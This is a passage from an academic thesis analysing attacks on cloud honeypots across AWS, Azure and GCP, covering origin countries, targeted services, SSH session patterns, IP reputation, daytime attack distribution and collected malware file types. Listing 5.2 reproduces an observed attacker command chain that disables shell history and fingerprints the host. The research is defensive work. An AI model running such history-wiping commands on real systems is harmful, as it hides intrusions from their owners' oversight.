Looking at the different providers, the numbers change significantly. Table B.7 shows how China is the top attacker both for GCP and Azure, with only a smaller fraction of the attacks coming from the US. With AWS the difference settles again, possibly explainable by a greater popularity of Amazon services in the world. In absolute numbers, the Azure server was attacked less often than its contenders, while GCP was targeted most, especially by China and the Netherlands.

Targets

The honeypots expose the same services on every machine. Also, the machines are set up with the same configurations, such that only the IP differs. That is why it can be assumed that behaviors and targets are similar on all machines.

A first overview (Figure 5.4) shows how VNC is one of the most targeted protocols on every system, even taking over 75 % of traffic on GCP and AWS. In general, not

every port is equally used by an attacker, focusing on the standard ports for SSH, HTTP or SMTP. Still, the data highlights how non-standard ports are also targeted, such as port 8545 and port 5038, that are unassigned or application-specific.



Figure 5.4.: Comparison of most targeted ports for every honeypot

When looking at the various providers, the difference between the targeted honeypots is more apparent. Figure 5.5 shows how VNC attacks dominate the GCP server, while the others reveal a significant share of SSH and Telnet attacks.



Figure 5.5.: Comparison of targeted services by cloud provider

Regarding regional differences in targeted services (Figure 5.6), the EU has over 50 %

of attacks going towards Cowrie and around 13 % of connections to Mailoney. By comparison, India and the US have higher shares of VNC activity, which is consistent with the above charts.



Figure 5.6.: Comparison of targeted services by region

In summary, exposed VNC services attract the majority of attackers overall. In addition to that, the EU seems to be the preferred target for SSH attacks. Therefore, some regional differences can be observed, even though the reasons for them are unknown.

SSH

For the honeypot comparison, it is important to look at Cowrie and the SSH service, as it is one of the most targeted interfaces in the experiment. As before, the focus is on full SSH session durations, from the first request to client disconnection, including any terminal sessions on the simulated environment.

There are only marginal differences in durations in the three regions (see Figure B.1), which have around 60 % of sessions terminating within 30 seconds, over 30 % of connections lasting for up to a minute, and the rest exceeding that limit. The differences between cloud providers are more significant (Figure 5.7). While AWS and Azure share similarities in durations, GCP stands out, as the majority of connections (61.3 %) exceeds the limit of 30 seconds. This disparity in the data could be due to higher latency as a consequence of high network load. But, comparing the chart to

Figure 5.2 (the overall duration of Cowrie sessions), the difference may also come from an elevated number of terminal sessions, as these tend to be longer, especially if commands are entered manually.



Figure 5.7.: Comparison of SSH durations by cloud provider

Intrusion Detection

The Suricata IDS has collected information about the IP reputation of clients connected to the honeypots. Based on the results, it is possible to spot some differences between the different regions. As said before, the IP lists used as sources may contain biases towards certain regions, therefore the results in this section are presented without any attempt to interpret them.

Looking at Figure 5.8, the regional differences seem to be relatively small, with "known attackers" achieving around 80 to 90 percent of requests. The only outlier is India, which detected an elevated number of "bad reputation" IPs.

The cloud provider chart (Figure 5.9) shows a different statistic, highlighting GCP as the server which was (with over 97.78 %) exclusively targeted by known attackers.

A conclusion might be that, by using known blacklists and IP reputation databases, one could radically reduce attacks by IPs known to be used for suspicious activities. This is certainly a feature that most IDS implement anyway.



Figure 5.8.: Comparison of IP reputation by region



Figure 5.9.: Comparison of IP reputation by cloud provider

5.3. In-depth Examination

The intention of the following sections is to focus on single aspects that require an in-depth statistical analysis. To achieve the goal to extract and learn about attack patterns in cloud computing attacks, it is necessary to evaluate how the individuals behind an attack operate.

The first sections compare terminal sessions and commands executed after a successful compromise of the SSH service. The results are compared with the results of existing research papers and comparable studies. After, the attacks are evaluated using the timestamps of the attacks, resulting in an hourly distribution of attacks per country. While not in the focus of this thesis, the malware samples collected during the experiment are identified. In the end, the presence or absence of anti-honeypot techniques is discussed.

5.3.1. Sessions

By analyzing all connections, it is possible to get a detailed summary of how attacks take place. Furthermore, post-compromise actions, therefore actions performed when an attacker gains control of a machine, can be analyzed through the commands entered during the interactive terminal session.

Fraunholz et al. (2017) define an *attack* as a tuple of source IP, target IP and a protocol. A *session* is a "temporal distribution" of one or multiple attacks, whereas a *pattern* is a unique session. Going by these definitions, one has to define a timespan in which attacks are grouped to a session, given the same attack parameters. Typical values for this are 5, 30 and 60 minutes (Fraunholz et al. 2017, p. 653). As the collected dataset is too extensive for such an analysis, the focus is on SSH attacks, which were one of the most frequent type of attacks and which also offer insights into the attacker's intention.

A Cowrie session slightly differs from the session definition above. The tool defines an interactive terminal session, where a number of commands are entered and evaluated. An attack is a specific command that was entered, while a pattern is the chain of all commands entered during a session.

The collected data contains a total of 11,726 sessions with non-empty command list. An average session takes around 4054 milliseconds and consists of 7.1 commands. Of

all sessions, only 391 attack patterns were identified, which means that every pattern is repeated about 30 times on average. Also, 153 sessions (1.3 %) contained at least one action that is categorized as *Human*, hinting that even though the majority of attacks were automated, at least some attackers manually tried to explore and exploit the system.

With a total of 3028 different IP addresses, attackers often repeated attacks against the five honeypots. In total, 38 patterns were detected with more than one origin IP, meaning that they were performed using different IP addresses or hosts. The most popular pattern (see Figure 5.11) was used by 1939 different IPs.

5.3.2. Post-compromise actions

In this section the attacker's behavior is analyzed in detail. During the data acquisition phase, a total of 83,278 entries were entered, with 79,946 (96 %) of successful commands. Of these, 778 distinct commands could be identified. The mean duration of a command, more precisely the timespan between two commands, is approximately 792 milliseconds.

Following the newly combined analysis method described in section 5.1.2, it was possible to categorize the majority of commands. For this, a software was created that analyzes all sessions from a CSV file, given the categorization mapping shown in Listing A.5. Table 5.7 provides a summary of the categorization. Any entry that could not be mapped to a valid command is marked as *unmatched*. Commands that had no significant effect, such as `sleep`, were grouped as *no operation* commands. The categorization mapping was created manually from the data samples, therefore over 97.5 % of commands could be successfully matched to one of the categories.

Once the categories are assigned to commands, they can be chained to build specific attack pattern. These patterns have actions – the specific command – and states, which is the assigned category. When state changes are analyzed, for example going from a *Check* to an *Exploit* phase, they form a graph that can be plotted as a state diagram.

This concept is visualized in Figure 5.10. The plot shows the type of operations an attacker has taken and the order in which these are executed, including only the main categories. For example, most attackers either immediately start an *Exploit* or they try to remove traces of the intrusion.

Category	Commands	Percentage
Check	51	6.56 %
Persist	1	0.13 %
Exploit	653	83.93 %
Cleanup	26	3.34 %
Human	25	3.21 %
(unmatched)	19	2.44 %
(no-op)	3	0.39 %
Total	**778**	**100,00 %**

Table 5.7.: Categorization of individual commands



Figure 5.10.: State diagram of attacker behavior after login

As for attack patterns, one of the most used patterns is depicted in Figure 5.11. The corresponding command chain (Listing 5.2) shows how attackers immediately attempt *Cleanup* operations, such as disabling Bash history. Afterwards, the system's software and hardware is examined, before the connection is interrupted again. This pattern is interesting because it does not change the target system, reveals any useful information about the machine to the attacker and is basically untraceable if successfully executed. It is possible that this pattern is used to automatically fingerprint compromised hosts, in order to access them at a later point in time.



Figure 5.11.: State diagram of the most observed SSH pattern

```
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH
history -n
export HISTFILE=/dev/null
export HISTSIZE=0
export HISTFILESIZE=0
uname
ps -x
cat /proc/cpuinfo
free -m
```

Listing 5.2: Commands of most often observed SSH pattern

5.3.3. Comparison with Related Work

Compared to the study of Brown et al. (2012), who used mostly Azure and AWS instances, the results are quite similar. In both experiments, most attacks are launched from China, US and Russia, with a large portion of attacks coming from a limited number of different IPs. Still, their study, which also looked at entered commands during an SSH session, reveals an elevated percentage of commands that were categorized as *Human* in this thesis, such as `cd` and `exit` commands. Since the authors of the paper did not provide any concrete numbers about the total number of attacks or the timespan of their experiment, it is difficult to find a plausible explanation for this.

Even though the study of Wählisch et al. (2013) has a slightly different setup, using mobile honeypots with simulated Android and iOS environments, their results coincide with the post-compromise analysis of this thesis. The authors describe the general attack procedure as follows:

> After gaining successfully a shell login and executing some common commands, an adversary usually downloads malicious software and tries to integrate the honeypot into an IRC-botnet. The attacker initiates commands almost independently of the local system properties even if this leads to conflicts (e.g., non-existing directories).

This description matches the observations described in subsection 5.3.2. A large number of SSH attacks execute only *Exploit* commands and exit afterwards, disregarding the environment or the operating system of the attacked system. This behavior is also in contrast to the results of Ramsbrock, Berthier, and Cukier (2007), which identified password changes as "the most common first step", an action which was barely observed in the dataset of this experiment.

As most related works in this field focus on locally accessible honeypot systems, it might be interesting to compare usage of virtual cloud instances on public IP ranges with physical machines on private networks. Most studies use honeypots in existing university networks, where the public IPs are not explicitly listed. In the study of Kheirkhah et al. (2013), SSH honeypots were deployed on physical machines connected to a university network. A similar setup is used in the work of Sochor and Zuzcak (2014). The similarities to the results of this thesis are numerous:

- The most frequently used commands include mostly *Check* commands.
- The most used ports besides 22 (SSH) are ports 445 (SMB) and 80 (HTTP).
- China and US are among the top origin countries.
- The majority of attacks is launched by a minority of IPs.

As the other studies were limited to some specific aspects, such as login credentials or malware samples, no definite conclusions can be drawn. From the comparison of this work with related works, there are almost no differences when operating honeypots on regular machines, as opposed to a cloud infrastructure. Future research might possibly yield results that are comparable to the ones in this thesis.

5.3.4. Daytime Evaluation

An approach that is not much explored for intrusion detection is the extraction of timestamps from the data in order to attribute attack waves to specific countries or regions. The main idea is to aggregate timestamps of incidents and time zones retrieved through fingerprinting tools. The results show the distribution of attacks over the day, for any country in the local time determined by the geographic location of the attack.

From the experimental dataset, the top 3 origin countries were analyzed. Figure 5.12 shows the compiled results for Russia. Compared to the other top origin countries China and USA (Figure B.3), Russia has a very distinct graph with peaks around 7 am and 7 pm local time. The data plot reveals activities before and after work, mainly outside of regular business hours.



Figure 5.12.: Hourly distribution of connections originating in Russia

While not every country displays such a distinctive graph, the data could be used in conjunction with other data sources to detect suspicious or bad traffic based on daytime and origin country.

5.3.5. Malware

The Dionaea honeypot collects malware transmitted via FTP, SMB and various other protocols. In addition to that, Cowrie saves a copy of any newly created or

downloaded files into its log folder. Together, they collected a total of 1719 unique file samples.

A quick analysis with the Linux file utility results in the file types shown in Table 5.8. Since SMB is often used with Microsoft operating systems, it is not surprising that Dionaea received mostly Windows executables. For Cowrie, which simulates a Linux machine, attackers deployed mainly ELF binaries, along with a number of Python, Perl and Bash scripts (categorized as ASCII).

	Dionaea	**Cowrie**
PE32	1140	0
HTML	137	0
ELF	4	323
ASCII	4	27
MS-DOS	2	0
empty	38	44

Table 5.8.: File types collected by Dionaea and Cowrie

All things considered, most malware samples captured by Dionaea seem to target mostly Microsoft Windows systems, while Unix binaries and malicious scripts were more present on Cowrie. In either case, executable binaries are preferred over other file types.

5.3.6. Honeypot Countermeasures

A factor that might influence an attacker's behavior is the limitation of the deployed low-interaction honeypot software, which does very little to simulate realistic environments. If a client is able to spot the trap, it can behave in an innocuous way such that no alarms are raised and the real attack goes undetected. During the traffic analysis, it was not possible to reliably distinguish between human and automated attackers. Since most simulated services are trivial, the deception is detected as soon as an attacker manually inspects the system.

As there are no signs of an explicit attempt to identify honeypots, and no suspicious commands were collected, there is no evidence of honeypot countermeasures. Still, Cowrie compiled 526 sessions that lead to an interruption of the attack after one or multiple *Check* commands. Therefore, it is possible that some attackers immediately identified the scam and stopped interacting with the system.

6

Conclusion and Future Work

The goal of this thesis is to extend the existing knowledge about information security in cloud computing. For this, an experiment was set up that uses honeypots to study the interaction of attackers with various services. Over a period of two months and with the help of five machines, over 37.5 GB of raw logs were collected, which resulted in over 176,158,872 entries to analyze. The following sections discuss the results and give an outlook for future research.

6.1. Summary

In order to assess the results, it is helpful to compare them with existing research results, both for cloud computing and regular infrastructures. From the comparison of results to related studies (see subsection 5.3.3), it seems that there are no significant differences between cloud systems and regular Internet-connected machines with regards to SSH intrusions. Possibly the most impactful distinction is the number of attacks. An explanation for this might be that the deployment of honeypots on

cloud platforms is easier than setting up multiple physical machines. Therefore, more systems can be set up and more logs can be collected from a single physical machine.

The analysis produced a number of substantial results. First, a lot of attacks were registered over a rather short period, which is surprising, as the exact honeypot IP addresses were not published beforehand. This means that even though the network address of Internet-connected devices is unlisted, mass scanners discover them anyway in a short time. The greatest number of connections come from China, the US and Russia. Still, it is remarkable that the majority of attacks are launched from a very limited number of source IPs. It is possible that there are only few systems per country that target cloud providers, looking for vulnerable or exposed systems. Altogether, it is trivial to add these systems to firewall configurations and blacklists in order to prevent attacks.

Speaking of targets, the study yielded far more results than expected. Cowrie and Dionaea collected over 1000 file samples, with a majority of executable binaries for Windows and Unix systems. One could observe how VNC was the most targeted service, which was a target of various bruteforce attacks. However, the SSH service was also significantly hit by attacks, which produced the most useful data for profiling attackers. The insights from the attack pattern analysis are as follows:

- The number of different attack patterns is limited.
- Attackers use automated scripts for attacks, which means that the same attack patterns are often repeated.
- The most used attack pattern is a routine of *Check* and *Cleanup* operations, which allows attackers to automatically fingerprint compromised hosts without raising suspicions.

Finally, the analysis of the hourly distribution of attacks was introduced. Through aggregation of timestamps and geo-ip information, it is possible to create a distinctive graph for every origin country. Future research on this matter could reveal a novel method at cyber attribution, namely figuring out the real origin of attacks independently from the IP information, which is easily falsifiable.

The analysis phase also included a chapter about differences between cloud providers and between geographical regions. Both was achieved with the use of five different machines, three US machines representing provider differences, and two additional servers in the EU and India to compare the regions. Due to the limited number of

machines, this thesis primarily used explorative research to develop hypotheses on geographic differences. The findings show only minor differences between AWS, Azure and GCP. It is assumed that, since all three service providers share key features of cloud computing and provide IaaS on a global scale, attackers and criminals have no single preference for any provider. Also, SSH login credentials and attacked services were comparable across all machines. In addition to that, all three companies regularly publish their IP ranges for their instances, which makes it easier for attackers to scan for machines of a selected provider.

The experiment also made use of Suricata, a classical IDS, and p0f as a fingerprinting tool for comparison and enrichment of the raw log data. As a conclusion, the honeypots produced a multitude of useful information, but only the aggregation with timestamps, geo-ip information and IP reputation databases created a valuable dataset. This dataset could be the base for further research and might improve the current state of intrusion detection.

6.2. Limitations

There were several limiting factors of this work during the collection and analysis of the honeypot data.

1. To begin with, there were financial limitations regarding cloud costs. While it would have been possible to exclusively use free tier services, which all providers offer, the quality of results would have suffered significantly because of underpowered honeypot machines. However, to maximize the number of instances and to simultaneously ensure the flawless execution of the honeypots, only five instances were used. These matched the minimal hardware requirements of the T-Pot framework. An additional machine with extended storage space was rented for collecting the log files.
2. Due to the above restriction, it was only possible to compare few different regions and vendors. This influences the representativeness of the dataset. Since the number of instances per region is limited, there might be a bias in the dataset resulting from provider differences. However, the results hint at effects which can be used as a starting point for more in-depth elaborations.
3. Since T-Pot is based on the Ubuntu distribution, all VM instances and the honeypot softwares were based on Linux systems. Also, mostly low-interaction

honeypots were used, which compared to high-interaction honeypots produce less information.

4. To analyze the dataset, Elasticsearch was used, which required special hardware to operate effectively. A machine with 48 GB of RAM was necessary to reduce the processing time of complex database queries to less than 10 minutes. Therefore, the number of findings was limited to factors that yielded results in that timeframe. Most analyses in section 5.3 were done with custom software scripts, which are found on the attached CD.

6.3. Future Work

The database that was created during this thesis is only a starting point for more research in this field. Cloud computing is an integral part of today's digital reality. Therefore, further research and work into this is required and recommended. The long-term goal is not only to identify new attack patterns, but also to develop countermeasures and shield public cloud services from such threats.

In detail, the following selection of topics build upon the results of this thesis and offer potential to significantly improve the state-of-the-art of intrusion detection and prevention:

- **Worldwide honeypot network**: Having a number of honeypots around the world that continuously collect data, allows to have an always up-to-date view of current attack waves and emerging threats. Such a system could act as an autonomous early warning system.
- **Analysis of malware deployed on cloud instances**: The threat of sophisticated ransomware which takes databases hostage and spreads over unprotected systems is ubiquitous. By analyzing new malware strains, which spread over to honeypot systems, antivirus companies could get early access to these in order to update their signature lists and protect millions of users before they are directly affected.
- **Exploitation of databases**: The resulting logs also included a number of attempts at attacking databases, through vendor-specific scripts and vulnerabilities. These could be analyzed in detail, as exposed databases are often the cause for data breaches.

- **Automatic extraction and aggregation of honeypot data**: The analysis methods in this thesis were sufficient to examine an offline database. But the future of cloud security is automation. Thus new methods are required, which can extract relevant information from data streams automatically. An example are Machine Learning systems, which could be trained with the collected dataset to improve its detection. Some research already addresses this problem, using such methods to detect intruders (Zammit 2016).

In conclusion, the issues addressed in this thesis will continue to be relevant, and in the long run the centralization of systems and data in cloud datacenters will stay a central topic for information security.

6

Bibliography

Armbrust, Michael et al. (2010). "A view of cloud computing." In: *Commun. ACM* 53.4, pp. 50–58. DOI: 10.1145/1721654.1721672. URL: http://doi.acm.org/10.1145/1721654.1721672.

Baecher, Paul et al. (2006). "The Nepenthes Platform: An Efficient Approach to Collect Malware." In: *Recent Advances in Intrusion Detection, 9th International Symposium, RAID 2006, Hamburg, Germany, September 20-22, 2006, Proceedings*, pp. 165–184. DOI: 10.1007/11856214_9. URL: https://doi.org/10.1007/11856214%5C_9.

Brown, Stephen et al. (2012). "Honeypots in the cloud." In: *University of Wisconsin-Madison*.

Challoo, Rajab and Raghavendra Kotapalli (2011). "Detection of botnets using honeypots and p2p botnets." In: *International Journal of Computer Science and Security (IJCSS)* 5.5, p. 496.

Chinn, Ryan (2015). "Botnet Detection: Honeypots and the Internet of Things." PhD thesis. University of Arizona.

Deutsche Telekom AG (2018). *T-Pot*. Version 17.10. URL: https://github.com/dtag-dev-sec/tpotce (visited on October 1, 2018).

DinoTools (2018). *Dionaea*. Version 0.8.0. URL: https://github.com/DinoTools/dionaea (visited on October 1, 2018).

Edmunds, Brandon (2018). *Mailoney*. Version 0.1. URL: https://github.com/awhitehatter/mailoney (visited on October 1, 2018).

Elastic (2018a). *Elasticsearch*. Version 5.6.9. URL: https://www.elastic.co/products/elasticsearch (visited on October 1, 2018).

– (2018b). *Elasticsearch*. Version 5.6.9. URL: https://www.elastic.co/products/kibana (visited on October 1, 2018).

– (2018c). *Logstash*. Version 5.6.9. URL: https://www.elastic.co/products/logstash (visited on October 1, 2018).

